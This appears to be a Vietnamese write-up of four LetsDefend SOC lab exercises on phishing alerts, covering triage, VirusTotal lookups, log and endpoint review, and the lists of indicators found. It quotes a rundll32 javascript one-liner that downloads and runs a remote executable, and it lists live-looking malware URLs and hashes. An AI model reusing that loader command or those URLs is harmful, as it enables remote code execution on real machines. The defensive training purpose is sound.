

Tổng quan về Lab Phishing mail trên letdefend

Phần 1

SOC141 Phishing URL Detected

Practice With SOC Alert

86 - SOC141 - Phishing URL Detected

Start Alert Investigation →

Mình sẽ vào phần Monitoring để xem chi tiết EVENT ID : 86

MAIN CHANNEL		INVESTIGATION CHANNEL		CLOSED ALERTS		
SEVERITY	DATE	RULE NAME		EVENTID	TYPE	ACTION
High	Mar, 22, 2021, 09:23 PM	SOC141 - Phishing URL Detected		86	Proxy	» ✓
EventID :		86				
Event Time :		Mar, 22, 2021, 09:23 PM				
Rule :		SOC141 - Phishing URL Detected				
Level :		Security Analyst				
Source Address :		172.16.17.49				
Source Hostname :		EmilyComp				
Destination Address :		91.189.114.8				
Destination Hostname :		mogagrocol.ru				
Username :		ellie				
Request URL :		http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io				
User Agent :		Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36				
Device Action :		Allowed				

URL cần phân tích : mogagrocol.ru


Tiếp theo là tạo PlayBook: Playbook rất quan trọng đối với Trung tâm điều hành bảo mật vì một số lý do. Một vài trong số những lý do đó là Tính nhất quán và Chuẩn hóa. Playbook đảm bảo rằng các phản ứng sự cố được xử lý nhất quán .

Incident Details

Incident Name:	EventID: 86 - [SOC141 - Phishing URL Detected]
Description:	EventID: 86
Incident Type:	Proxy
Created Date:	Feb, 22, 2025, 05:41 AM

Start Playbook!

Sau khi tạo playbook thành công ta sẽ bắt đầu đi tìm các yêu cầu mà PlayBook đề ra :



- Source Address : 172.16.17.49
- Destination Address: 91.189.114.8
- User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.

Ở đây mình thực hiện kiểm tra với các thông số : IP address : 172.16.17.49 URL : mogagrocol.ru kết quả từ AV cho ra

mogagrocol.ru

6 / 94 Community Score

6/94 security vendors flagged this domain as malicious

mogagrocol.ru

Registrar: RU-CENTER-RU

Last Analysis Date: 1 hour ago

top-1M

DETECTION DETAILS RELATIONS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

BitDefender	Malware	CRDF	Malicious
CyRadar	Malware	G-Data	Malware
Seclookup	Malicious	VIPRE	Malware
alphaMountain.ai	Suspicious	ESET	Suspicious

Do you want to automate checks?

Mình sẽ kiểm tra các EDR :

Endpoint Information

Host Information

Hostname:	EmilyComp	Domain:	LetsDefend
IP Address:	172.16.17.49	Bit Level:	64
OS:	Windows 10	Primary User:	Emily
Client/Server:	Client	Last Login:	Dec, 05, 2020, 04:12 PM

Action

Containment: ☐

Navigation: Processes (6) | Network Action (8) | Terminal History (8) | Browser History (6) | Results: 10

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
▼ No Event Time	No Process ID	AcroRd32.exe	—	c:/program files (x86)/ado...
▼ No Event Time	No Process ID	Chrome.exe	—	c:/program files/internet ...

1 endpoint đã bị ảnh hưởng . Kiểm tra Network action và Terminal History để xem các hành động đáng ngờ :

```
rundll32.exe javascript:'../mshtml,RunHTMLApplication  
';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')
```

Đoạn mã dùng rundll32.exe (một công cụ hợp pháp của windows) để thực thi mã JAVASCRIPT từ xa tải mã độc KBDYAK.exe về máy như hình dưới

http://ru-uid-507352920.pp.ru/KBDYAK.exe

6 / 96 Community Score

6/96 security vendors flagged this URL as malicious

Reanalyze Search More

http://ru-uid-507352920.pp.ru/KBDYAK.exe
ru-uid-507352920.pp.ru

Last Analysis Date 8 days ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

Antiy-AVL	Malicious	BitDefender	Malware
CyRadar	Malicious	Dr.Web	Malicious
G-Data	Malware	Sophos	Malware

Cuối cùng gửi các cảnh báo thông qua playbook

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
High	Feb, 22, 2025, 06:26 AM	SOC141 - Phishing URL Detected	86	Proxy	✓	↺
EventID : 86 Event Time : Mar, 22, 2021, 09:23 PM Rule : SOC141 - Phishing URL Detected Answer : True Positive (+5 Point) Playbook Answers : Has Anyone Accessed (IPURL/Domain)? (+5 Point) Analyze URL Address (+5 Point) Analyst Note : Empty! You should explain why you closed alarm this way. Community Walkthrough : Show Rate this case : ☆ Writeups : ✍ Discussion : 💬 Share :   						

Phần 2

SOC140 - Phishing Mail Detected - Suspicious Task Scheduler

Đầu tiên mình sẽ phải xem qua các Thông tin ở phần này và trả lời các câu hỏi sau:

Medium	Mar, 21, 2021, 12:26 PM	SOC140 - Phishing Mail Detected - Suspicious Task Scheduler	82	Exchange
EventID : 82 Event Time : Mar, 21, 2021, 12:26 PM Rule : SOC140 - Phishing Mail Detected - Suspicious Task Scheduler Level : Security Analyst SMTP Address : 189.162.189.159 Source Address : aaronluo@cmail.carleton.ca Destination Address : mark@letsdefend.io E-mail Subject : COVID19 Vaccine Device Action : Blocked				

When was it sent? Mar, 21, 2021, 12:26 PM


What is the email's SMTP address? 189.162.189.159

What is the sender address? aaronluo@cmail.carleton.ca

What is the recipient address? mark@letsdefend.io

Is the mail content suspicious? We will have to scan the attachment using resources to determine if it malicious or not.

Are there any attachment? We will have to check emails. The Mail Tab.



Check mail ta có thể thấy được tiêu đề COVID vaccine giống với ban đầu :

26 / 62
Community Score -16

26/62 security vendors flagged this file as malicious

39fb927c32221134a423760c5d1f58bca4cbcc87c891c79e390a22b63608eb4

Material.pdf

Size: 350.14 KB | Last Analysis Date: 1 hour ago

pdf runtime-modules direct-cpu-clock-access acroform checks-user-input detect-debug-environment long-sleeps checks-network-adapters

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 16+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label [trojan.fraud](#) Threat categories [trojan](#) [downloader](#) Family labels [fraud](#)

Security vendors' analysis

Vendor	Detection
ALYac	Trojan.PDF.Fraud.AD
Arcabit	Trojan.PDF.Fraud.AD
AVG	Other:Malware-gen [Trj]
CTX	Pdf.trojan.fraud
Emsisoft	Trojan.PDF.Fraud.AD (B)
Antiy-AVL	Trojan[Downloader]/PDF.Agent
Avast	Other:Malware-gen [Trj]
BitDefender	Trojan.PDF.Fraud.AD
DrWeb	PDF.DownLoader.359
eScan	Trojan.PDF.Fraud.AD

Check trên AV ta có thể thấy tệp đính kèm độc hại. Kiểm tra RAW log trên LOG manage

RAW LOG

Sender Mail: aaronluo@cmail.carleton.ca
Destination Mail: mark@letsdefend.io

Show Filter						
DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Mar, 21, 2021, 12:06 PM	Exchange	189.162.189.159	49371	172.16.20.3	25	189.162.189.159

Thì mình có thấy dest.address : 172.16.20.3 Kiểm tra trên end point thì nó thuộc về Windows

Exchange Server

The screenshot shows the LetsDefend interface with the 'Exchange Server' endpoint selected. The left sidebar lists several endpoints: DockerBox, Chandler, PentestMachine, Aldo, and Exchange Server. The main panel displays 'Endpoint Information' for the Exchange Server, including Hostname, IP Address, OS, Client/Server, Domain, Bit Level, Primary User, and Last Login. Below this, there are tabs for Processes, Network Action, Terminal History, and Browser History. The 'Processes' tab is active, showing a table of running processes.

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
No Event Time	No Process ID	Chrome.exe	—	c:/program files (x86)/goo...
No Event Time	No Process ID	hh.exe	—	C:/Windows/hh.exe

Vì vậy, về cơ bản địa chỉ SMTP: 189.162.189.159 đã sử dụng địa chỉ email nguồn aaronluo@cmail.carleton.ca (như một sự ngụy trang) để cố gắng gửi email đến mark@letsdefend.io bằng Exchange Server. Nhưng có vẻ như nó đã bị chặn trong máy chủ trước khi đến được mark@letsdefend.io

Phần 3

SOC120 - Phishing Mail Detected - Internal to Internal

The screenshot shows a phishing mail alert in the LetsDefend interface. The alert is titled 'SOC120 - Phishing Mail Detected - Internal to Internal' and has a severity of 'Medium'. The alert details are as follows:

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Medium	Feb, 07, 2021, 04:24 AM	SOC120 - Phishing Mail Detected - Internal to Internal	52	Exchange	» ✓

Priority of the alert

Field	Value
EventID :	52
Event Time :	Feb, 07, 2021, 04:24 AM
Rule :	SOC120 - Phishing Mail Detected - Internal to Internal
Level :	Security Analyst
SMTP Address :	172.16.20.3
Source Address :	john@letsdefend.io
Destination Address :	susie@letsdefend.io
E-mail Subject :	Meeting
Device Action :	Allowed

When was it sent? Feb, 07, 2021, 04:24 AM


What is the email's SMTP address? 172.16.20.3

What is the sender address?

john@letsdefend.io

What is the recipient address? susie@letsdefend.io

Is the mail content suspicious? No



Dựa vào thông tin trên mình tìm thấy mail mời meeting

Tóm lại , đây là mà cảnh báo false positive

**** Phần cuối 4****

SOC114 - Malicious Attachment Detected - Phishing Alert

tiếp đến phần cuối cùng trong chương Mail Phishing Analysis.

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
High	Jan, 31, 2021, 03:48 PM	SOC114 - Malicious Attachment Detected - Phishing Alert	45	Exchange	» ✓
EventID : 45					
Event Time : Jan, 31, 2021, 03:48 PM					
Rule : SOC114 - Malicious Attachment Detected - Phishing Alert					
Level : Security Analyst					
SMTP Address : 49.234.43.39					
Source Address : accounting@icmail.carleton.ca					
Destination Address : richard@letsdefend.io					
E-mail Subject : Invoice					
Device Action : Allowed					

Mở monitoring và xem các thông tin cơ bản Mình sẽ tạo Case report và mở trong Case management:

Incident Details	
Incident Name:	EventID: 45 - [SOC114 - Malicious Attachment Detected - Phishing Alert]
Description:	EventID: 45
Incident Type:	Exchange
Created Date:	Feb, 22, 2025, 11:41 AM
Start Playbook!	

Tương tự như các phần khác : Mình sẽ xác định các câu hỏi

When was it sent? Jan, 31, 2021, 03:48 PM

What is the email's SMTP address? 49.234.43.39

What is the sender address? accounting@cmail.carleton.ca

What is the recipient address?


richard@letsdefend.io

Is the mail content suspicious?

Are there any attachment?

Để xác định hai câu hỏi này mình sẽ phân tích sau : Xác định SMTP có độc hại không ?

49.234.43.39




The screenshot shows the VirusShare IP analysis page for 49.234.43.39. The page displays a community score of 0/94, a status of 'No security vendor flagged this IP address as malicious', and details for AS 45090 (Shenzhen Tencent Computer Systems Company Limited). It also shows a table of security vendors' analysis results.

Security vendors' analysis	Do you want to automate checks?		
alphaMountain.ai	Suspicious	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean
All-abc (MONITORAPP)	Clean	AlienVault	Clean

Ở đây không có dấu hiệu khả nghi

Kiểm tra trong Mail Security :



The screenshot shows an email in Mail Security. The header information is as follows:

From: accounting@cmail.carleton.ca
To: richard@letsdefend.io
Subject: Invoice
Date: Jan, 31, 2021, 03:48 PM
Action: [Action](#)

The body of the email reads: "Dear customer, Your invoice for the shopping you have done is attached. Regards."

Under the "Attachments" section, there is a file named [c9ad9506bcccf987ff9fc11b91698d](#) with a document icon. Below the attachment, it says "Password: infected".

Thấy có 1 tệp đính kèm và thông tin hoàn toàn trùng khớp Mình sẽ phân tích tĩnh file đính

kèm

44e65a641fb970031c5efed324676b5018803e0a768608d3e186152102615795

34 / 61
Community Score -7

34/61 security vendors flagged this file as malicious

Reanalyze Similar More

Size: 2.12 MB | Last Analysis Date: 6 days ago | PPT

ppt cve-2017-11882 executes-dropped-file exploit

DETECTION DETAILS RELATIONS ASSOCIATIONS BEHAVIOR COMMUNITY 20+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan. Threat categories: trojan

Security vendors' analysis

Vendor	Detection	Category	Detection
AhnLab-V3	OLE/Cve-2017-11882.Gen	AllCloud	Exploit:Win/CVE-2017-11882.C
ALYac	Exploit.CVE-2017-11882	Arcabit	Trojan.Generic.D417B242
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
BitDefender	Trojan.GenericKD.68661826	CTX	Ppt.exploit-kit.generic
DrWeb	Exploit.Siggen3.9145	Emsisoft	Trojan.GenericKD.68661826 (B)
eScan	Trojan.GenericKD.68661826	F-Secure	Multiple Detections

Mình sẽ xem xét các EndPoint có bị ảnh hưởng không ? ĐẾN phần Log management RAW LOG :

Basic Pro


Show Filter 49.234.43.39

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jan, 31, 2021, 03:48 PM	Exchange	49.234.43.39	48928	172.16.20.3	25	


RAW LOG

Sender Mail: accounting@cmail.carleton.ca
Destination Mail: richard@letsdefend.io

Mình kiểm tra trên app ANY.RUN để phân tích động



Ở đây, chúng ta có thể thấy một tệp exe khác đã được khởi chạy sau khi thực thi MS Excel. Chắc chắn không phải là những gì một tệp Excel hợp lệ sẽ làm. Những tệp này được AnyRun tự động xác định là 100% độc hại. Xuất hiện 1 tiến trình EQNEDT32.EXE



2 kết quả phân tích đều cho ra được CVE-2017-11882

Mình sẽ tìm các domain có liên quan đến CVE này :

Domain	Detections	Created	Registrar
andaluciabeach.net	7 / 94	2011-08-29	PDR Ltd. d/b/a PublicDomainRegistry.com
centourismeadddynamicoptional001.loseyourip.com	7 / 94	2017-02-02	Dynu Systems Incorporated
controllerfinalineballinglove33.webredirect.org	3 / 94	2016-07-23	Dynu Systems Incorporated
ministeredelasantnj.sytes.net	0 / 94	1999-04-22	Vitalwerks Internet Solutions, LLC / No-IP.com
nexus.officeapps.live.com	0 / 94	1994-12-28	CSC CORPORATE DOMAINS, INC.
pastebin.com	0 / 94	2002-09-03	NAMECHEAP INC
www.andaluciabeach.net	3 / 94	2011-08-29	PDR Ltd. d/b/a PublicDomainRegistry.com

chúng ta có thể tìm thấy domain andaluciabeach.net và ip 5.135.143.133 trong Log Management

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jan, 31, 2021, 04:15 PM	Proxy	172.16.17.45	53948	5.135.143.133	443	

RAW LOG

Request URL: http://andaluciabeach.net/image/network.exe

Request Method: GET

Device Action: Allowed

Process: EQNEDT32.EXE

Parent Process: excel.exe

Parent Process MD5: 8b88ebbb05a0e56b7dcc708498c02b3e

Chúng ta thấy được một lưu lượng người có truy cập từ người dùng có địa chỉ ip "172.16.17.45" đến địa chỉ URL có tệp exe độc hại và thành công

Khi chúng ta kiểm tra các endpoint thì phát hiện "RICHARDRPD"

Host Information

Hostname: RichardPRD

Domain: letsdefend.local

IP Address: 172.16.17.45

Bit Level: 64

OS: Windows 10

Primary User: richard

Client/Server: Client

Last Login: Jan, 31, 2021, 02:28 PM

Action

Containment:

Processes 6

Network Action 20

Terminal History 0

Browser History 20

Results: 10

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
▼ No Event Time	No Process ID	ccsvchst.exe	—	c:/program files (x86)/symantec/symant...
▼ No Event Time	No Process ID	notepad.exe	—	c:/windows/system32/notepad.exe
▼ No Event Time	No Process ID	EXCEL.EXE	—	C:/Program Files/Microsoft Office/Office...
▼ 2021-01-31 12:29	No Process ID	outlook.exe	—	c:/program files (x86)/microsoft office/of...
▼ 2021-01-31 16:15	No Process ID	EQNEDT32.EXE	—	C:/Program Files/Common Files/Microso...
▼ 2021-01-31 16:20	No Process ID	JuicyPotato.EXE	—	C:/User/Public/JuicyPotato.exe

Đi vào chi tiết : Xem lịch sử trình duyệt và các network action

31.01.2021 12:22	151.101.0.81
31.01.2021 14:23	151.101.0.81
31.01.2021 16:15	5.135.143.133

Translate

<

1

2

>

31.01.2021 11:23	https://www.bbc.com/worklife/article/20210125-why-ceos-make-so-much-money
31.01.2021 12:15	https://www.bbc.co.uk/news/resources/idx-66c2dc60-855d-4307-9174-e21f65e9702d
31.01.2021 12:22	https://www.bbc.com/news/live/uk-55876866
31.01.2021 14:23	https://www.bbc.com/news/world-europe-55844268
31.01.2021 16:15	http://andaluciabeach.net/image/network.exe

Trong phần History process, chúng ta có thể thấy có tiến trình EQNEDT32.exe và Juicy Potato được sử dụng cho tiến trình nâng cao đặc quyền.

Value	Comment	Type	Remove
49.234.43.39	Threat Actor	IP Address	
44e65a641fb970031	Malware File Xls	MD5 Hash	
accounting@cmail.	Comment	E-mail Senc	
@cmail.carleton.ca	Comment	E-mail Dom	
http://andaluciabea	URL malicios	URL Address	
5.135.143.133	IP for Domain	IP Address	

Next

Và đó là kết thúc quá trình analyst cho 4 bài lab nhỏ của letdefend